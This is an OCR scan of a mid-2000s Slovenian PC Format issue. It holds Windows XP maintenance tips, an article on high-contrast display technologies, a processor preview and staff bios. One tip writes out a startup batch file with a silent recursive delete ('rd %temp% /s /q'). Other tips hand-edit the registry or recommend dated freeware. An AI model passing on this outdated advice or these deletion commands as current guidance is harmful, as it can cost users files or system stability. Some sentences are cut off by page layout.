
Mislite, da se opravila, ki ste jih določili z urnikom, ves čas izvajajo sama od sebe? Ne stavite na to. Pametno je občasno preveriti, da je do izdelave varnostne kopije podatkov, čiščenja diska, defragmentiranja in ostalega zares prišlo, tako kot ste načrtovali. Če se te stvari ne izvajajo, odprite **Scheduled Tasks**, z desnim gumbom miške kliknite na določeno opravilo in poglejte pod **Properties**. Prepričajte se, da je pri jezičku **Task** nastavljen vaš račun Windows pri polju "Run as:" in ponastavite geslo. Če to ne pomaga, zaprite Properties za to opravilo, kliknite **Advanced** in nato še **View Log**. Poiščite zapis z "*****", ki označuje zadnji vnos v dnevnik in preberite sporočilo o napaki.

16 WLAN javi se, prosim

Imate slab brezžični signal? Premaknite anteno tako, da bo obrnjena horizontalno in ne vertikalno. Antena oddaja najmočnejše signal v obliki polkrogle – kot nekakšen globus, ki ste mu odrezali spodnjo polovico – zato lahko moč signala peša, če je računalnik niže od usmerjevalnika.

Pet najbolj bistvenih stvari

Pet popravkov, ki bi jih morali preizkusiti




17 Prepričajte se, da ste namestili zanesljiv protivirusni program in požarni zid (slednji naj raje ne bo Windows Firewall) preden se podate v spletne pustolovščine. ZoneLabov **ZoneAlarm** (**www.zonelabs.com**) in *AVG Free Edition* (**free.grisoft.com**) sta brezplačna in zelo učinkovita, pa še na disku sta.

18 Občasno se znebite vseh neuporabnih programov, ki samo zasedajo prostor na disku. Brez skrbi lahko odstranite demo različice raznih medijskih predvajalnikov in podobno navlako. Zaradi tega vaš sistem ne bo trpel.

19 Ne trudite se s preizkusnimi različicami protivirusnih programov. Te so vedno časovno omejene, odstraniti pa jih pogosto ni ravno preprosto. Preden namestite polno različico, vedno za vsak slučaj odstranite preizkusno s pomočjo Add/Remove Programs.

20 Pred uporabo storitve Windows Update in pred namestitvijo popravkov za gonilnike in programsko opremo vedno nastavite obnovitveno točko (System Restore point).

21 Snemite in namestite si čistilni program za register, da bo Windows XP deloval brez težav. Dobra programa sta *RegScrubXP* (**www.lexundesigns.com**) in *Advanced WindowsCare* (**www.iobit.com** – ali na disku), poleg tega pa sta za domače uporabnike še brezplačna.



25 Zero configuration? Ja, pa kaj še...

Če vaš vmesnik za brezžično omrežno povezavo na pogled deluje dobro (statusne lučke gorijo in utripajo), Windows pa se noče povezati v omrežje, za katerega veste, da obstaja, imate morda težave s servisom Wireless Zero Configuration. Z desnim gumbom kliknite na **My Computer** in izberite **Manage**. Odprite možnost **Services and Applications** na levi strani in kliknite na **Services**. Poiščite **WirelessZero Configuration Service** in dvakrat kliknite nanj. Pod jezičkom **General** kliknite na **Stop**, počakajte nekaj sekund, nato pa zadevo ponovno zaženite. Tako boste ponastavili gonilnike za brezžično povezavo in verjetno

26 Brez panike

Slišite klikajoč zvok iz vašega PC-ja? Kaj sploh še čakate – kopirajte vse pomembne podatke na varno in odprite ohišje računalnika. Poskušajte ugotoviti, kaj spušča glasove. Čeprav ta simptom običajno pomeni umirajoč trdi disk, lahko gre tudi samo za okvaro ventilatorja v ohišju. Enega za drugim odklopite vse ventilatorje in vsakokrat ponovno zaženite računalnik. Če klikanje preneha, ste odkrili napako.


27 Zaspanci

Če imate trdoživ virus, trojanskega konja ali spyware, ki ga kar naprej znova odstranjujete s protivirusnim programom, onemogočite funkcijo **System Restore** v **System Properties** in še enkrat zaženite protivirusni program. Zlobnež se lahko skrije v datoteke, ki jih stisne System Restore, kasneje pa se te razširijo in virus ponovno okuži sistem.


28 Postanite napredni uporabnik

Izvlecite dodatne atome moči iz Windows XP z našo pomočjo


1 Izognite se težavam, ki bi vam jih povzročil trojanski konj, tako, da pravilno nastavite uporabniški račun. Vam se res ni se vam treba posluževati administratorskega dostopa, da bi uporabljali programe in PC, trojanskim konjem pa. Odprite zato pogovorno oknu **Run** in vtipkajte **lusrmgr.msc**, da bi odprli orodje **Local users and Groups**.




2 Kliknite na **Groups** v levem okencu in dvakrat kliknite na **Administrators** na desni strani. Prepričajte se, da imate tu nastavljen račun za takrat, ko ga boste potrebovali. Nato izberite drug račun, ki ga boste degradirali. Kliknite na spodnji gumb **Remove**.



3 Nato dvakrat kliknite na **Power Users** in kliknite na gumb **Add**. Vnesite svoje uporabniško ime in dvakrat zapored kliknite na gumb **OK**. Če boste kadarkoli potrebovali administratorske privilegije, da bi pognali kakšen program (recimo lusrmgr.msc), se vam ni treba odjavljati iz sistema in prijavljati kot administrator.



4 Samo držite tipko **[Shift]** in z desnim gumbom miške kliknite na izvršno datoteko programa v **Explorerju** ali na njegovo bližnjico. Zdaj izberite "Run as" in nato še "The following user". Vnesite ima in geslo uporabniškega računa z administratorskimi privilegiji in kliknite na **OK**.



29 Nepovabljen gost

Če vaše brezžično omrežje nenadoma postane nezanesljivo, zavrača povezave in sploh deluje prepočasi, preverite, če niste slučajno dobili novega soseda, ki tudi uporablja brezžično omrežje. Če njegovo omrežje deluje na istem kanalu, lahko hitro pride do kolobocije, še posebej, če ima usmerjevalnik z naborom čipov drugega proizvajalca kot vi. Potrkajte na sosedova vrata, predstavite se, nato pa se

30 Zadnjih 48 ur

Nek star modrec je nekoč izjavil, da lahko traja celo večnost, preden odkrijete težavo, a samo dve minuti, da jo odpravite. Bolj resničnih besed še nismo slišali. Ko bo naslednjič šlo z vašim PC-jem vse narobe, najprej razmislite, kaj vse ste počeli z računalnikom zadnja dva dneva, kar bi lahko povzročilo nevšečnosti. Ste namestili kakšno novo programsko ali strojno opremo? Ste prejšnji večer morda uporabili storitev Windows Update?

31 Nič seksa, prosim

Ste podedovali star PC, ki se mu je po letih brskanja po spletu nabral cel kup neželene umazanije? Namestite in poženite *Spybot Search & Destroy* (**www.safer-networking.org**) in *Ad-Aware* (**www.lavasoft.com**), da bi se znebili vsega nadležnega spywarea. Nato vse skupaj še razkužite z zanesljivim protivirusnim programom, ki ste ga pognali z zagonskega

32 Pogrešani v akciji

Se vam igra sesuje, če jo želite igrati preko interneta? Ste opazili, da se vam obesi tudi storitev Error Reporting? Če to drži, vam verjetno manjka nekaj datotek sistema Windows. Izkopljite namestitveni CD Windows XP in ga zadegajte v PC, nato pa odprite pogovorno okno Run. Tu vtipkajte sfc/scannow in kliknite OK. Pognal se bo pregledovalnik datotek, ki bo prečesal Windows in poiskal vse manjkajoče ali okvarjene sistemske datoteke, ter jih zamenjal s tistimi na CD-ju. Postopek lahko traja od 10 do 15 minut, odvisno od tega obsega škode, ki jo je treba popraviti, zato pojdite vmes na čaj.

“Nikoli ne vstavljajte v računalnik pomnilniških modulov različnih hitrosti”

33 Strani odrešitve

Vaš PC ni v najboljšem stanju? Pomoč lahko najdete na spletu...

www.cybertechhelp.com
www.avforums.com
www.practicallynetworked.com
www.tech-recipes.com
malektips.com
www.helponthe.net
www.wown.com
www.bootdisk.com
support.microsoft.com
forum.pcformat.co.uk

34 Nesite ven smeti

Ker želite da bo Windows v dobrem stanju, odstranite vse pomožne datoteke, ko se Windows zažene. Ustvarite novo tekstno datoteko na vašem namizju in vnesite **rd %temp% /s /q** v prvo vrstico in **md %temp%** v drugo vrstico. Shranite datoteko in jo preimenujte v **cleantemp.bat**, držite tipko **[Ctrl]** ter datoteko povlecite in spustite v mapo **Startup** v meniju Start.

35 Pobegli pogoni

Nič posebej nenavadnega ni, če Windows iznenada pozabi, katere optične pogone imate privijačene v ohišju. Čeprav sistem še vedno ve, da nekje so (pokazali se bodo recimo v **Device Managerju**), pa jih ne boste videli v *Explorerju* in ne bodo zagnali nobenega CD-ja. Vir vašega problema se skriva v registru, zato poženite **RegEdit** (**Start→Run** in vpišite **regedit**) in se prebrskajte do **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E965-E325-11CE-BFC1-08002BE10318}**. Tukaj zbrišite vrednosti pri **UpperFilters** in **LowerFilters** in ponovno zaženite PC. Morda boste morali ponovno namestiti program za zapisovanje CD-jev, vendar bi morali optični pogoni zdaj delovati.

36 Zmenkarije

Stara, a še vedno zelo aktualna zadeva je tole: nikoli ne vstavljajte v računalnik pomnilniških modulov različnih hitrosti. Če ste namestili modula DIMM (tudi, če gre za modula istega proizvajalca), ki se ne ujemata, bo njuna privzeta hitrost enaka počasnejšemu, zelo lahko pa se zgodi tudi, da bo prihajalo do javljanja resnih napak pri hudih obremenitvah, na primer v igrah. Če ste torej že kupili modul PC3200 (hitrost pomnilnika označuje številka PC, pri čemer je več hitreje), ga nikar ne silite v prijateljevanje s starim modulom PC1600.

37 Dimni signali

Pošiljanje video signala iz računalnika do televizorja lahko ima za rezultat sliko nizke ločljivosti. Zaradi načina, na katerega zasloni CRT generirajo sliko, lahko naredite zelo malo, da bi se temu izognili. Velikost točke na monitorju CRT je 2,4mm, na televizorju pa je lahko ta velikost tudi dvakrat tolikšna. Da bi kar najbolj izboljšali signal, lahko znižate ločljivost namizja in uporabljate zelo dobro zaščitene in kvalitetne kable S-Video. In naj bodo kabli tudi čim krajši, saj boste tako preprečili, da bi signal postal preveč šibek.


38 Pojdite ven iz kuhinje

Če vas začnejo strašiti neberljive in okvarjene datoteke, pregled trdega diska z orodjem *Check Disk* v Windows pa ne pokaže na površini diska nobene napake, se poslužite orodja, kakršno je *Motherboard Monitor* (najdete ga na **mbm.livewiredev.com**), s katerim boste lahko spremljali temperaturo notranjosti vašega ohišja. Če živo srebro kar naprej skače preko temperature 40°C, je tudi to lahko razlog, da trdi disk ne deluje, kot bi moral, zato poskrbite za boljše hlajenje. PCF

vrhunci razvoja #8

RAZKRIVAMO NAJSODOBNEJŠO TEHNOLOGIJO

Test zaslonov



KAKO DELUJE

Prihajajo nove tehnologije izdelave monitorjev, ki bodo morda končno enkrat za vselej porinile CRT-je v večno pozabo...


Zasloni LCD so praktično prevzeli vlogo glavnih spremljevalcev povprečnih PC-jev, ki so jo tako dolgo držali monitorji CRT. Če pa ste zagrizen ljubitelj iger, obstaja velika verjetnost, da na vaši mizi poleg računalnika še vedno počiva stara tehnologija. TFT-ji morda res zasedejo manj prostora, porabijo manj elektrike in so vedno cenejši, kljub temu pa niso optimalna izbira za igralce iger. Dober monitor s katodno cevjo je bolj odziven od TFT-ja, ima pa tudi boljšo svetlost in večji dinamični razpon.

LCD-ji so tudi zelo nagnjeni k nadležnim odsevom svetlobe pri močni zunanji osvetlitvi. Tradicionalno metodo izogibanja temu učinku predstavlja matirana protiodsevna plast, s katero se prevleče zaslon. Ta vpije večji del svetlobe, ki jo zadene in tako zmanjša odsev, ki ga dejansko vidite. Ni pa to popolna rešitev, saj je pri zares močni svetlobi še vedno viden moten odsev, poleg tega ta površina vpije tudi del svetlobe, ki prihaja s samega zaslona monitorja, tako da je slika malo manj ostra. V bitki proti stranskimi učinki se je zadnje leto Sony izkazal z novo protiodbojno tehnologijo. Ta je bila na različnih tržiščih poimenovana različno, XBRITE, Xblack in Clear Bright, njen rezultat pa so bolj žive barve, večji kontrast in ostrejša slika. Čeprav so pri Sonyju daleč najbolj oglaševali to tehnologijo, pa sam koncept ni njihov. Pravzaprav se iste ideje poslužujejo tudi Toshibin TruBrite, HP Compaqov BrightView, Dellov TrueLife in ScreenTekov PixelBright. Čedna zbirka hecnih imen za enako domislico, kajne?


Namesto matirane protiodsevne plasti ti zasloni uporabljajo zelo gladko površino. Kmečka logika pri tem seveda kriči, da bi takšna površina morala svetlobo še bolj odbijati, vendar pa so brihtne glave temu dodale kemični premaz, ki spremeni lastnosti površine, da so te bolj podobne zraku. Tako se odbojnost znatno zmanjša, saj večji del svetlobe zaslon "vsrka". Ker pa se uporablja zelo gladka površina, lahko slika s TFT-ja skoznjo prodre brez kakšnih napak, zato je končni rezultat jasnejša slika, večji kontrast, pa še vidni koti so večji.

Protiodbojne površine pa imajo svoje pomanjkljivosti. Ne preprečujejo odbojev ambientne svetlobe tako dobro kot protiodsevne površine. Tako se lahko zgodi, da so pri zelo močni ambientni svetlobi manj udobni za uporabo kot protiodsevni zasloni. V takšni situaciji je za marsikoga morda malo zmanjšana kvaliteta slike boljši kompromis.

Največja prednost protiodbojnih površin je njihov učinek na kontrast, saj nekatere izvedbe ponujajo razmerje celo 1000:1, kar je pravi dosežek v primerjavi z razmerjem pod 500:1, ki ga dosega večina TFT-jev s standardnimi protiodsevnimi površinami. TFT-ji izkoriščajo svetlobo vgrajene hladne katode, ki se odbija od odbojne plasti in




SLIKA HDR HDR kar kriči po jasnem kontrastu med močno osvetljenimi področji in ozadjem, kar tradicionalni tehnologiji LCD povzroča preglavice.




POLJE LED Namesto uporabe ene same luči BrightSideov sistem uporablja celo polje LED-diod, s katerimi osvetli pike zaslona TFT.

Da bi dobili takšen končni rezultat...

BRIGHTSIDEOV SISTEM



LCD S POPRAVKI Pike TFT-ja so postavljene v vzorec, ki sovpada z osvetljenim področjem polja LED-diod. Tako generirana slika je lahko zares čista.



IZHODNA SLIKA Končni rezultat je verna, ekstremno jasna slika z očitnim kontrastom med močno osvetljenimi območji in temnejšimi območji slike.

...se morajo pike obarvati nekako tako...

...osvetljene pa so z vzorcem, ki je videti tako.

tako se doseže želena osvetlitev. Črne pike so potemtakem ustvarjene tako, da se pri teh izbranih pikah svetlobi enostavno popolnoma preseka pot, kar je v praksi nemogoče perfektno izvesti. Čeprav so lahko TFT-ji dokaj svetli – recimo 500cd/m² ali več – pa je precej visoka tudi najnižja svetlost, ki je večkrat celo višja od 0,5cd/m².

SPREHOD PO SVETLI STRANI

Na srečo pa zasloni z občutno višjim kontrastom že čakajo za vogalom. Ena izmed bolj zanimivih možnosti prihaja s strani podjetja BrightSide Technologies (**www.brightsidetech.com**). To v svojih TFT-jih namesto hladne katode uporablja matrico 1.380 LED-diod, ki lahko oddajajo različno svetlobo (Individually Modulated LEDs). To sicer ni ena dioda na eno piko, zato pa ima vsak IMLED 256 različnih stopenj svetlosti. Če se zahteva popolnoma črna barva, se IMLED na tistem mestu pač ugasne. Seveda vse to deluje v navezi z običajnim 8-bitnim razponom LCD-jev, kar pomeni, da ima BrightSide 255-krat večji dinamični razpon od standardne tehnologije LCD.

BrightSideova tehnologija ponuja tudi kontrastno razmerje 200.000:1. Pri tem je treba upoštevati, da se to razmerje izračuna tako, da se najvišja možna osvetljenost deli z najnižjo možno, tako da če imate možnost ustvariti zelo temno področje, ne potrebujete tudi zelo svetlega, da bi dobili veliko kontrastno razmerje. BrightSideova najtemnejša področja bi lahko imela svetlost 0cd/m², najsvetlejša področja pa 3.000cd/m², tako da bi lahko bil teoretično kontrast celo neskončen. Na žalost pa ima ta tehnologija tudi nekaj hudih težav. Zaenkrat zadevščina še zdaleč ni poceni, saj je začetna cena 37-palčnega modela DR37-P okoli devet milijonov tolarjev. Poleg tega pošast porabi dvakrat toliko energije kot konvencionalni 37-palčni zasloni.

BrightSide ni edini, ki se žene za visokim kontrastom. Canonova in Toshibina tehnologija SED (Surface conduction Electron emitter Display) obljublja kontrastno razmerje 100.000:1. SED v bistvu bolj spominja na tehnologijo CRT kot pa na TFT, saj svetlobo ustvarjajo elektroni, ki zadevajo fosforoscenten material. Vendar pa SED ne uporablja enega samega usmerjenega žarka elektronov, ampak ima vsaka fosforoscentna pika lasten oddajnik elektronov. Da ne bi elektroni preskakovali prek svojih meja, mora biti tok dokaj nizek, kar pomeni, da je tudi skupna poraba energije nizka. Barve, dinamični razpon in odzivni čas so zelo podobni zaslonom CRT. Vendar pa, tako kot BrightSideova tehnologija, SED na začetku ne bo poceni, tako boste to tehnologijo nekaj časa našli samo v dražjih televizorjih HDTV. Podobno tudi Sharpova domislica Mega Contrast LCD, ki jo lahko zasledite v 37-palčnem modelu HDTV ASV Premium, ponuja osupljivo kontrastno razmerje 1,000.000:1, vendar boste za nakup televizorja morali skorajda prodati hišo.

Eden izmed svetih gralov tehnologije zaslonov je organski LED ali "Organic Light-emitting Diode". Poleg ugodne cene tehnologije OLED se ta ponaša tudi z dobrim kontrastom. Ker je vsaka pika pravzaprav ločen oddajnik svetlobe, jo lahko pri črni barvi preprosto izklopimo. Tako kot tehnologiji BrightSide in SED, se lahko torej tudi OLED pohvali z velikim dinamičnim razponom (HDR). Prva naprava s prikazovalnikom OLED je bil Kodakov digitalni fotoaparat EasyShare LS633, poslužuje pa se jih tudi že kup predvajalnikov MP3 in mobilnih telefonov. Resna težava tehnologije OLED pa je življenjska doba naprave. Zaradi tega se ta tehnologija ne uporablja pri monitorjih, ki morajo v svojem poklicu oddati več svetlobe kot prenosne naprave, kar jim znatno skrajša življenjsko dobo. Tako OLED ostaja omejen pri svoji uporabnosti. Vendar pa prihodnost za tehnologijo morda ni tako temna, saj podjetja, kot je Cambridge Display Technology (**www.cdtltd.co.uk**), že delajo na podaljšanju življenjske dobe OLED, kar bi tovrstne zaslone konkretneje zapeljalo v komercialne vode. Omenjeno podjetje je tako že napovedalo 14-palčni zaslon ločljivosti 1.280 x 768. S toliko novimi tehnologijami v razvoju bo prihodnost gotovo zanimiva, zato ostanite z nami. PCF

NASLEDNJI MESEC
PREDSTAVLJAMO VIIV
PRIHAJA PRIHODNOST MINIATURNIH RAČUNALNIKOV V VAŠI DNEVNI SOBI

Popolnivodič

4. številka v prodaji pri vašem prodajalcu časopisov

Vzdrževanje računalnika in odpravljanje napak

KNJIGA + CD 1250 SIT

VSEBINA

➔ 116 strani preprostih, a učinkovitih nasvetov za vzdrževanje računalnika

- ↘ Zaščitite računalnik
- ↘ Pospešite delovanje računalnika
- ↘ Vzdržujte trdi disk
- ↘ Odpravite težave s strojno opremo
- ↘ Izkoristite internet
- ↘ Načrtujte samodejno izvajanje opravil

In še veliko več v skupaj enajstih poglavjih

BREZPLAČEN CD-ROM

4 celotni programi v vrednosti 13.000 tolarjev in zbranih še 50 orodij za učinkovito vzdrževanje računalnika in odpravljanje napak.

Za ovinkom


Počasi se bliža naslednja velika AMD-jeva osvežitev procesorjev. Medtem ko nas Intel konstantno bombardira z novo tehnologijo, se to pri podjetju AMD odvija počasneje. Intel s svojim novim jedrom Presler očitno ubira prave prijeme za povrnitev tehnološkega primata, saj je preskok na 65nm proizvodni proces vsekakor smiseln in tudi očitno tehnološko bolj dovršen, kot je bil preskok na 90nm. AMD na drugi strani ta hip še vedno ni zmožen takšnega procesa, pa vendar se bo spomladi prikazalo novo podnožje M2. Seveda je najpomembnejša novost podpora pomnilniku DDR2, vendar to ob enem pomeni tudi fizično nezdružljivost, saj bo imel novi procesor 940 nožic, kar je sicer toliko kot sedanji Opteron, vendar bo z njim nezdružljiv. Seveda to pomeni upokojitev podnožja 939, zatorej bodite previdni, če se ravnokar odločate za nakup novega sistema, saj se zna zgoditi, da vas bo čas spomladi povozil.

ATI Crossover proti nVidia SLI


Imate 250 jurjev viška? Omislite si grafično pošast...

stran 38

PCFormat-ovi strokovnjaki



ANDREJ POTOČNIK
Andrej je čuden tič – sicer so mu čisto všeč monitorji LCD, a se od svojega ogromnega katodnega Samsunga vseeno ne želi ločiti.



UROŠ JAUŠOVEC
Očitno mu leži tipkanje ali pa ima samo čuden fetiš na tipkovnice, saj se je na MX5000 hotel prilepiti s sekundnim lepilom, da mu je ne bi vzeli.

BARBARA BANOVIČ
Šla se je pomnilniške igre in v svoj notesnik basala nove module. Ni nam še čisto jasno, čemu je bilo namenjeno vse tisto preklinjanje.

ALJOŠA HANCMAN
Odločil se je, da se bo naveličal Windows XP, zato je preizkusil celo goro distribucij Linuxa. Očitno ima preveč časa. To bo nujno treba spremeniti.

TOMAŽ KOTNIK
Novi GeForce 7800 GTX ga je tako obsedel, da je kar takoj razbil glinastega prašička in absolutno znorel, ko je ugotovil, da je poln kovancev po deset stotinov.

PETER JEŽOVNIK
Ugotovili smo, da imamo v uredništvu še enega poba s fetišem, in sicer s fetišem na foto-tiskalnike. Tako navdušeno jih prenaša naokoli, da nas že malce skrbi.

SISTEM OCENJEVANJA

0-19% Neuporabno ali popolnoma zanič
20-49% Zametki ideje, ampak vseeno slabo
50-69% Nekaj dobrih lastnosti, vendar nič posebnega
70-79% Dobra oprema vendar ne nujen nakup
80-89% Eden najboljših v svojem razredu, toda ne najboljši
90+ Izjemno. Dobitnik nagrade *Izbor uredništva*

Tehnična plat

1. PCF laboratorij
V našem skrivnem laboratoriju testiramo opremo že od pradavnine in ocenili smo že na stotine izdelkov ter spisali celo vrsto vodičev in pomoči.

2. Izbor uredništva
Samo takrat, ko kak kos strojne opreme preseže naša pričakovanja v tehnološki dovršenosti in vrednosti, ki jo dobite za vaš denar, bo dobil to oznako.

3. Dober nakup
